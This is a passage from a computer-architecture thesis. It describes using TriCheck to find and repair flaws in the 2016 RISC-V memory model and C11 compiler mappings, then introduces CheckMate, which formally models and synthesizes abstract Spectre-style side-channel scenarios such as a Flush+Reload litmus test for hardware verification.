amoswap.w.rl x1, x0, (x4) amoswap.w.rl x4, x0, (x5)	lw x2, (x5) amoadd.w.aq x0, x3, (x2)
Forbidden RISC-V Outcome: x1=1, x2=x, x3=0	

Figure 3.12: 2016 RISC-V Base+A version of Figure 3.11 MP variant using Table 3.2 *Intuitive* compiler mappings. Registers x4 and x5 hold the addresses of x and y respectively on both cores.

it is observed by *any* load on that core, and not necessarily by an acquire. Using the *Intuitive* compiler mappings from Table 3.2, the test in Figure 3.11 compiles down to the code in Figure 3.12. The microarchitectural verification step in our framework confirmed that the permitted outcome was unnecessarily unobservable on the microarchitecture.

In order to allow this outcome and enable lazy, high-performance implementations of the 2016 RISC-V Base+A ISA, our recommend solution at the time of our case study was to modify the ISA to dictate that a release need only synchronize with respect to a core when it is observed by an acquire operation from that core. Upon making this modification to the microarchitectural implementation used in our analysis, we verified that the outcome from Figure 3.11 was now observable on the microarchitecture. However, RVWMO ended up maintaining the requirement that a release synchronizes with respect to a remote core when it is observed by any load on that core, rather just by an acquire [WA19].

3.4.3 Refined RISC-V Compiler Mappings

At the conclusion of our RISC-V case study, we arrived at the *Refined* compiler mappings from C11 onto 2016 RISC-V Base and Base+A outlined in Tables 3.1 and 3.2. We note that this case study served to evaluate only 2016 Base and Base+A mappings in isolation (i.e., we did not evaluate the mixing of fences and AMO synchronization operations for supporting the C11 memory consistency model). Similarly, ARMv7 mappings cannot inter-operate with ARMv8 mappings [Sew16]. Furthermore, one could imagine different fence primitives for implementing C11 acquire and release operations that feature more symmetry in terms of ordering semantics (i.e., splitting cumulative ordering responsibilities between acquire and release operations). Our choice of fences here is meant to be as compatible as possible with the 2016 RISC-V specification and instruction format.

3.5 RISC-V Memory Consistency Model Shortcomings Quantified

As laid out in Section 3.3, Table 3.5, we evaluated a range of RISC-V microarchitectures, based off the Rocket Chip [AAB$^+$16], featuring a diverse set of 2016 RISC-V compliant memory order relaxations. These were mapped onto the appropriate RISC-V instructions depending on whether they were implementing the 2016 Base or Base+A ISA. For each of the 2016 Base and Base+A memory consistency models, Figures 3.13 and 3.14 show results for *riscv-curr* and *riscv-ours* versions as inputs to our toolflow. The *riscv-curr* version of the 2016 Base (resp. Base+A) memory consistency model corresponds to the initial set of inputs to our toolflow: 2016 Base (resp. Base+A) RISC-V memory consistency model [WLPA16], *Intuitive* compiler mappings of Table 3.1 (resp. Table 3.2), and 2016 Base (resp. Base+A) RISC-V implementations of the μspec models summarized in Table 3.5. The *riscv-ours* version of the 2016 Base (resp. Base+A) memory consistency model corresponds to the final results of the refinement process of Section 3.4: *refined* Base (resp. Base+A) RISC-V memory model, *Refined* compiler mappings of Table 3.1 (resp. Table 3.2), and *refined* Base (resp. Base+A) RISC-V implementations of the Table 3.5 μspec models to accommodate RISC-V memory model changes.

The chart in Figure 3.15 additionally depicts results aggregated across litmus tests in each litmus test suite. Bug bars correspond to the percentage of tests that *ever* produced an illegal outcome for a litmus test variation of a specified type when executed on *any* of our microarchitectural implementations. The Overly Strict display the percentage of tests that *ever* produced an Overly Strict outcome, but *never* a Bug. Equivalent bars are the percentage of tests that always produced C11-specified outcomes.

3.5.1 Litmus Test Suite Evaluation

In Section 2.1.2, we discussed memory model features and alluded to issues that can result when these features are not carefully taken into account at design time. Through our Section 3.4 case study, we found that the 2016 Base and Base+A RISC-V memory consistency models were prone to pitfalls via these same memory model features. All of these errors (summarized below) were eliminated in our refined riscv-ours μspec model, ISA memory model, and compiler mappings, for both 2016 RISC-V Base and Base+A.

Lack of Cumulative Lightweight Fences from Section 3.4.1: The μspec models that are subject to errors as a result of the 2016 RISC-V memory model omitting cumulative lightweight fences are those with nMCA stores—nWR, nMM, and A9like. A lack of cumulative lightweight fences in the 2016 Base riscv-curr versions of these nMCA models resulted in 108 illegal outcomes out of the 243 variants of the `wrc` litmus test.




Figure 3.13: First set (see Figure 3.14 for the second set) of the results of Step 4 of the TriCheck methodology (Figure 3.3) for the 2016 Base and Base+A RISC-V memory models. *riscv-curr* and *riscv-ours* refer to the 2016 RISC-V consistency model [WLPA16] and *refined* repaired version, respectively. Red striped bars are the number of executions that are *forbidden* by the C11 HLL memory consistency model, yet *observable* for the tests in the input set. Black bars are the number of executions that are *permitted* by the C11 HLL memory model, yet *unobservable* for the tests in the input set. Gray bars are tests that behave exactly as the C11 memory model indicates.




Figure 3.14: Second set (see Figure 3.13 for the first set) of the results of Step 4 of the TriCheck methodology (Figure 3.3) for the 2016 Base and Base+A RISC-V memory models. Refer back to Figure 3.13 for labeling and coloring conventions.




Figure 3.15: Aggregated results from Figures 3.13 and 3.14.

Lack of Cumulative Heavyweight Fences from Section 3.4.1: Also applicable to the three nMCA μspec models, is the omission of cumulative heavyweight fences from the 2016 RISC-V memory model. The result of this can be seen in the Base riscv-curr versions of the three nMCA microarchitectures for the `rwc` and `iriw` litmus tests. Each model exhibited 2 illegal outcomes out of the 243 variants of `rwc`. Out of the 729 variations of `iriw`, the nWR, nWW, and A9like models experienced 4 buggy executions.

Reordering Loads to the Same Address from Section 3.4.1: We observed read→read reordering of reads of the same address on both the 2016 Base and Base+A RISC-V ISAs for the `corr` and `corsdwi` litmus tests. We do not include quantitative results for these tests in Figures 3.13 and 3.14, as they do not rely on any subtle interplay of instructions and are straightforwardly observable (yet forbidden by C11) when same-address loads are implemented with RISC-V relaxed loads. For the Base and Base+A riscv-curr versions, `corr` variants produced 18 illegal results out of 81 for the μspec models that relax read→read ordering—rMM, nMM, and A9like. `corsdwi` variants produced 54 illegal results out of 243 for the same μspec models.

Lack of Cumulative Releases from Section 3.4.2: The lack of cumulative releases in 2016 RISC-V again affects only nMCA implementations—rWR, rMM, and A9like—as displayed by the `wrc` executions for the Base+A riscv-curr versions of these μspec models. Out of the 243 `wrc` variants, the rWR and rMM variants produce 96 illegal outcomes, and A9like exhibits 72.

Note that the `rwc` and `iriw` litmus tests are only forbidden at the C11 level when SC atomics are involved. Thus, the non-cumulative behavior of riscv-curr acquires and releases is not buggy for these tests unless SC atomics are used, resulting in fewer cases being flagged as bugs.

Absence of Roach-Motel Movement for SC Atomics from Section 3.4.2: The effects of this on overly-constraining C11 programs can be seen by comparing all Base+A riscv-curr and riscv-ours variants and noting that the Overly Strict bars decrease in size from riscv-curr to riscv-ours (or stay the same in a couple of cases). When they stay the same, e.g. `iriw`, this is because the microarchitectures themselves are not relaxed enough to exploit the difference between SC operations that allow roach-motel and those that don't.

3.6 Broader Applicability of TriCheck: Uncovering Flaws in the C11 Memory Model

As discussed in Section 3.3.3, we evaluated a microarchitecture very similar in ordering semantics to the ARM Cortex-A9 (specifically, the A9like microarchitecture) when conducting our RISC-V case study. Two well-known compiler mappings from C11 onto the Power and ARMv7 architectures are the *leading-sync* mapping [MS11] and the *trailing-sync* mapping [BMO$^+$12], both of which were supposedly proven correct [BMO$^+$12]. We initially elected to use the trailing-sync compiler mapping for our analysis. In doing so, TriCheck identified two counterexamples to this mapping on the A9like microarchitecture, thereby invalidating it. This led to our discovery of a loophole [MTL$^+$16] in the compilation proof which had allowed the incorrect mappings to pass through as verified. We decided instead to use the leading-sync mapping for our analysis, as reflected in Table 3.1.

Concurrent work identified a counterexample to the *leading-sync* mapping as well [LVK$^+$17]. This counterexample relies on the use of C11 SC fences. Since we did not evaluate the mixing of C11 fences and atomic instructions in this work, we did not observe this bug in our case study. The presence of counterexamples for both leading and trailing-sync mappings left C11 without a provably-correct mapping onto Power and ARMv7 at the time of our original work. Ongoing work proposed a weakening of the C11 memory consistency model specification to fix this problem [LVK$^+$17]. This example demonstrates TriCheck's applicability beyond this thesis's primary focus on ISA design.

3.7 Impact of Identifying Flaws in 2016 RISC-V

Following our identification of flaws in the 2016 RISC-V memory model with TriCheck, we presented our findings to the RISC-V community, including our recommendations for repairing the model. Our recommendations served as a starting point for early discussions regarding the best path forward for RISC-V. These discussions eventually gave way to the formation of the RISC-V Memory Consistency Model Task Group whose charter was to define a new memory model that could best serve the needs of the RISC-V community, including C11 support.

As an open-source ISA, RISC-V is intended to serve as the architectural interface for a wide array of microarchitectural possibilities with varying complexity and sets of design constraints. In general, weak memory models tend to allow more design flexibility in the hardware implementations and are typically associated with higher-performance performance per watt, power, scalability, and hardware verification overheads [WA19]. Strong memory models, on the other hand offer, offer a simplified and intuitive programming model, but limit the types of microarchitectural optimizations that can be non-speculatively performed within a hardware implementation.

In order to most fully serve the needs of RISC-V community which consists of a wide array of different hardware vendors with different needs, RISC-V selected a fairly weak memory model. Specifically, RISC-V has adopted a variant of Release Consistency [GLL^{+}90], called RISC-V Weak Memory Order (RVWMO), that addresses the collection of issues identified in this thesis (as described throughout Sections 3.3 and 3.4). RVWMO sits somewhere in the middle of the memory model spectrum (e.g., with respect to other contemporary industry memory models from Table 2.1), allowing liberal reordering of memory operations, yet prohibiting the counterintuitive behaviors that result from nMCA stores.

To address programmability concerns from some members within the RISC-V community, a second stronger memory model, RISC-V Total Store Order (RVTSO), was defined as an optional RISC-V extension. RVTSO is designed to mimic the ordering requirements of the x86-TSO memory model. Code written for RVWMO is automatically compatible with RVTSO. As will become clearer in Chapter 5, weaker memory models will cause a compiler to insert more fence and synchronization instructions. When a program compiled for a weak memory model is executed on hardware implementing a stronger model, the execution will be correct and simply result in some additional overhead for fetching, for example, fence instructions that will effectively become nops. RVWMO implementations are instructed to refuse to execute RVTSO binaries as the execution will be incorrect.

Overall, RISC-V is in a unique position as an ISA that proactively formally and rigorously defined a memory model prior to buggy commercial process designs existing in the wild. In contrast, the majority of industrial ISA memory models existed first as natural language specifications and (some) eventually transitioned to increasingly formal specifications intended to encompass all of the observable event ordering behaviors on commercial hardware. RISC-V went through this process early in the life-cycle of the ISA and brought together the worlds experts to do so.

3.8 Related Work

As discussed in Section 1.1.2, in the past decade, researchers have formalized the specifications of a number of important real-world ISA and HLL memory models. Most of these efforts, however, use some pre-existing document(s) as a starting point, and generally the refinement is performed according to the designers' original intent. In general, this dissertation treats software requirements, microarchitectural guarantees, and ISA memory model specifications as design parameters than can be explored and modified.

Verifying High-Level Languages Mappings onto Weak ISA Memory Consistency Models. The two programming languages that have received the most attention in terms of memory model formalization are C11 and Java. In a series of work, Batty et al. developed a mathematically rigorous semantics for C11 concurrency, formalized using the Isabelle/HOL theorem prover via Lem [BDW16, BOS+11, MOG+14, NWP02]. As part of this process, they produced a verified compilation scheme from C11 onto the x86, ARM, and Power memory models [BMO+12, SMO+12]. Vafeiadis et al. developed various methods for proving the correctness of operations performed within a C11 compiler [VBC+15, VN13]. Petri et al. developed an operational model of Java which specifically focused on its mapping onto x86 and Power [PVJ15]. Mappings from HLLs onto other architectures have also been considered with varying degrees of formality [S+16].

Verifying Microarchitectures against ISA Memory Consistency Models. Work predating TriCheck also enabled flexible verification of hardware with respect to its ISA-level memory consistency model specification. Lustig et al. and Manerkar et al. developed a set of tools for specifying memory ordering behavior at the microarchitecture level and then comparing it to the ISA specification [LPM14, LSMB16, MLPM15]. We use these Check tools in this work. Finally, extensive work has developed black-box testing methodologies using litmus tests [HVML04]. We draw from these techniques and expand on them in TriCheck.

3.9 Chapter Summary

This thesis advocates for memory consistency models as first-class citizens in the design of hardware-software ecosystems. It makes the following contributions:

- **TriCheck:** We present TriCheck[5], a framework for full-stack memory consistency model verification. We demonstrate how TriCheck can aid system designers in verifying that HLL, compiler, ISA, and implementation align well on memory model requirements. In particular, TriCheck supports iteratively designing an ISA memory model that provides an accurate and minimally-constrained target for compiled HLL programs. Our verification methodology systematically compares the *language-level* executions of HLL programs with their corresponding *ISA-level* executions on *microarchitectural implementations* of the ISA in question. When a microarchitectural execution differs from its corresponding language-level execution in a way that is illegal, TriCheck provides information that aids designers in determining if the cause is an incorrect compiler mapping, ISA specification, hardware implementation, or even HLL specification in some cases (see Section 3.6).

- **Characterization of deficiencies in the 2016 RISC-V memory model specification:** We apply TriCheck to the 2016 RISC-V ISA [WLPA16] to validate TriCheck's applicability to modern ISA design. In particular, we assess the accuracy, precision, and completeness of the specified RISC-V memory model in serving as a compiler target for C11 programs. Our work finds gaps in the RISC-V memory consistency model specification. In particular, for a suite of 1,701 litmus tests, we present a microarchitecture that is compliant with the RISC-V specification yet incorrectly allows 144 outcomes forbidden by C11 to be observed.

- **Recommendations to enable RISC-V support of compiled C11 programs:** Based on the results of our evaluation, we propose improvements to the RISC-V ISA and memory model specification, in order to address the model's shortcomings at the time of our evaluation (which have since been addressed).

[5] TriCheck is open source and publicly available [TMLM17].

- **Holistic full-stack memory model verification approach:** We showcase the benefits of full-stack memory consistency model verification to areas other than ISA design by discussing the use of TriCheck to find two counterexamples [MTL+16] to the supposedly proven-correct trailing-sync compiler mappings from C11 onto the Power and ARMv7 architectures [BMO+12].

Memory consistency model design choices are complicated and involve reasoning about the subtle interplay between many diverse features. Modifications to any layer in the hardware-software stack may expose inefficiencies or inaccuracies within the specification. In contrast to prior approaches that analyze segments of the hardware-software stack in isolation, this Chapter presented TriCheck, the first approach and tool for full-stack memory consistency model verification spanning HLL memory models, compilers, ISA memory models, and hardware memory model implementations. Our full-stack approach, starting from auto-generated HLL litmus test suites, facilitates efficient early-stage exploration a wider and more interesting set of compiler mapping variations and ISA options that have their roots in HLL programs.

Based on its success in identifying shortcomings of the RISC-V and C11 memory models, our work with TriCheck demonstrates that TriCheck is a highly-efficient method for full-stack memory model verification that can produce real counterexamples when they exist. As such, we envision architects using TriCheck early in the ISA or microarchitecture design process. While architects are selecting hardware optimizations for improved performance or simplifications for ease of verification, TriCheck can be used to simultaneously study the effects of these choices on the ISA-visible memory consistency model and the ability of their designs to accurately and efficiently support HLL programs.

TriCheck is not limited to new or evolving ISA designs. Furthermore, there are cases when other elements (such as the compiler) are modified in response to ISA or microarchitecture memory consistency model bugs out of convenience or necessity, such as the ARM load→load hazard discussed in Section 2.1.2. When a workaround is proposed for a memory model bug–such as fence insertion in ARM's case–TriCheck can be used to verify that adding the fence did indeed prohibit the forbidden outcome across relevant litmus tests. Our RISC-V case study showcases TriCheck's applicability to ISA design by focusing on the time in the design process when the ISA memory consistency model can be modified, as well as its applicability to HLL design by describing how TriCheck was able to find a flaw in an HLL→ISA compiler mapping for C11 onto the Power and ARMv7 ISAs.

Overall, this chapter explored and addressed an important dimension of heterogeneity in modern computer systems, particularly vertical memory model heterogeneity. Additionally, this chapter was able to contribute to a large body of prior memory consistency model research (summarized in Figure 1.1) by observing that more efficient and targeted analysis could be conducted by pursuing memory consistency model analysis and verification of the hardware-software stack holistically. As a result, techniques covered here offer solutions to real-world memory model bugs.

Chapter 4

Formal and Automated Evaluation of Microarchitectural Susceptibility to Exploit Classes


An overarching theme that unites the previous and current chapters is the proposal of techniques for verifying that important HLL properties are preserved when programs are compiled and run on hardware designs. While the previous chapter focused on correctness properties, specifically memory consistency properties, this chapter's goal is ensuring implementation-level program security. This chapter presents a key contribution of this thesis: the observation that memory consistency model analysis and security analysis share core requirements and are thus amenable to similar analysis techniques. From this observation, this chapter describes an extension and augmentation of μhb graphs from prior memory consistency model verification work for modeling implementation-specific security exploit scenarios. Furthermore, it leverages relational model-finding techniques in combination with μhb graphs to facilitate automated exploit program synthesis from a formally specified class of exploits and a μspec model of a hardware design.

4.1 Introduction

Starting with the January announcement of Meltdown [LSG$^+$18] and Spectre [KGG$^+$18], 2018 was the year of the hardware security exploit. Meltdown and Spectre effectively enabled an adversarial process running on a susceptible microarchitecture to leak privileged data (e.g., private kernel memory) with high accuracy. Both attacks hinged on the fact that speculatively executed instructions are capable of polluting CPU caches. By inducing speculative execution and subsequently performing the well-known cache timing side-channel attack, Flush+Reload, Meltdown and Spectre can leak data that was accessed while a processor was speculating.

A steady stream of speculation-based attacks have been reported since the announcement of Meltdown and Spectre [KGG$^+$18,LSG$^+$18,Int18,Hor18,SP18,KW18,BMW$^+$18, WVBM$^+$18,SSLG18,MR18,KKSA18,TLM18c,CBS$^+$18,vSMO$^+$19,MML$^+$19,SLM$^+$19, KGG19,IMB$^+$19]. All of these attacks are structured similarly in that they leverage the effects of speculative execution on non-architectural state to make sensitive information available to software for extraction via some well-known side-channel attack (e.g., Flush+Reload). What is novel and surprising about these attacks is not the side-channel attack component, but rather their clever ability to create practical working exploits out of a variety of widely-implemented microarchitectural features.

This observation highlights the importance of automated verification techniques for identifying hardware behaviors that can be exploited to leak sensitive data into a side-channel. Because the state space is so large and designs are too complicated to reason about manually, hardware and system designers need the ability to reason rigorously about, and ideally even automatically generate, all possible ways in which microarchitectural features could be used to induce a side-channel on a given microarchitecture.



(a) 2-core, 3-stage, in-order *µ*arch

```
fact InOrder_Fetch {
  all disj e0,e1 : Event |
  ProgramOrder[e0,e1] =>
  EdgeExists[e0,Fetch,e1,Fetch,uhb_inter]
}

fact InOrder_Execute {
  all disj e0,e1 : Event |
  EdgeExists[e0,Fetch,e1,Fetch,uhb_inter] =>
  EdgeExists[e0,Execute,e1,Execute,uhb_inter]
}
```

(b) *µ*spec model snippet describing a

(c) Exploit patterns are design-agnostic. The exploit pattern in d specifies a malicious event sequence that can be "superimposed on" a *µ*hb graph as here in c. The full *µ*hb graph is shown in f.

(d) Flush+Reload exploit pattern

VA to PA Address Mapping: VA0 (PA1:V) **VA to Cache Index Mapping:** VA0:IDX0	
Victim T0 on C0	Attacker T0 on C0
	(i1) R [VA0] → r2
	(i2) CLFLUSH [VA0]
(i0) R [VA0] → r1	
	(i3) R [VA0] → r2

(e) Flush+Reload security litmus test, extracted from the *µ*hb graph in f

(f) CheckMate-synthesized *µ*hb graph exploiting d's Flush+Reload pattern that only requires the presence of caches or similar structures (e.g., TLBs) that can by modeled with ViCLs (Section 4.2.1). In a, the *µ*arch structure where reads bind their value is the Execute stage.

Figure 4.1: CheckMate's inputs are: i) an axiomatic implementation specification (b) of a hardware design (a) and its relevant OS support, and ii) an axiomatic exploit pattern specification (d) which is visually a *µ*hb sub-graph. CheckMate evaluates the implementation's susceptibility to the exploit class encoded by the exploit pattern and outputs *µ*hb graphs representative of proof-of-concept exploit program executions (f).

Auto-generating exploit scenarios requires techniques for modeling and analyzing them. Given that all of these speculation-based attacks rely on leaking information via non-architectural state (e.g., cache memories), any techniques to analyze them must be able to account for implementation-specific optimizations that may not affect architecturally-visible state but that nevertheless result in variability across underlying microarchitectural executions. This variability is what can be detected with a simple side-channel attack. Thus, our approach, named CheckMate, adopts "microarchitecturally happens-before" (μhb) graphs from prior memory consistency model work [LPM14, MLPM15, LSMB16, TML$^+$17, MLMP17]. Originally, μhb graphs were designed to model microarchitecture-specific program executions as directed graphs. As explained in Section 2.2.3, nodes represent microarchitectural events of interest, such as a micro-op reaching some particular point in the microarchitecture (e.g., a store entering or exiting a store buffer); directed edges represent temporal "happens-before" relationships between nodes (e.g., a store enters the store buffer before it writes to the L1 cache).

CheckMate extends and adapts μhb graph analysis for security in new ways. To facilitate modeling of security exploit scenarios, we introduce the concept of an *exploit pattern*, which we formulate as a μhb sub-graph indicative of some class of exploits. Additionally, we leverage relational model finding (RMF) techniques to facilitate automated exploit program synthesis from CheckMate's inputs, which are shown in Figure 4.1. CheckMate requires two inputs: a formal specification of a microarchitecture and its related OS support (Figure 4.1b), and a formal description of an exploit pattern (Figure 4.1d). Both are provided in an embedding of the μspec [LSMB16] domain-specific language (DSL) in the Alloy DSL [Jac12]. From these inputs, CheckMate uses Alloy's RMF backend to synthesize programs that can induce the exploit pattern on the microarchitecture (Figure 4.1e). CheckMate synthesizes small hardware-specific programs which represent attacker programs in their most abstracted form—i.e., *security litmus tests*, to borrow a term from the memory model literature. In Section 4.6.3, we demonstrate the ease with which compact security litmus tests can be analyzed, and how they can be extended to full exploits when necessary.

4.2 CheckMate Approach: Microarchitectural Happens-Before Analysis for Security

